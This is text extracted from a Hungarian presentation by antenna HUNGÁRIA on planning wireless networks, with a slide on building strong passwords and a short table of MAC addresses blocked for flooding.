☐	38:48:4c:e5:7b:51	CP-flood	343 days 20 hrs 12 mins 39 secs	Permanent
☐	90:18:7c:8b:67:53	CP-flood	399 days 17 hrs 33 mins 24 secs	Permanent

Milyen az erős jelszó?

- David Jacoby (Kaspersky Lab)

Luke én vagyok az apád

Luke7én7vagyok7az7apád

L7é7v7a7a

L7é7v7a7a+

L7é7v7a7a+fbook

antenna
HUNGÁRIA

Konkrét tervezés

- Követelményelemzés
- Előzetes rádiófrekvenciás vizsgálat
- Prediktív tervezés
- Helyszíni mérés
- Kontroll mérés


antenna
HUNGÁRIA

Követelményelemzés


- Mennyi konkurens felhasználó?
- Milyen sávra tervezünk?
- Mire fogják elsődlegesen használni?
- Milyen autentikáció?

antenna
HUNGÁRIA

Előzetes rádiófrekvenciás vizsgálat




Előzetes rádiófrekvenciás vizsgálat



antenna
HUNGÁRIA


Prediktív tervezés



Helyszíni mérés



Kontroll mérés



antenna
HUNGÁRIA



antenna
HUNGÁRIA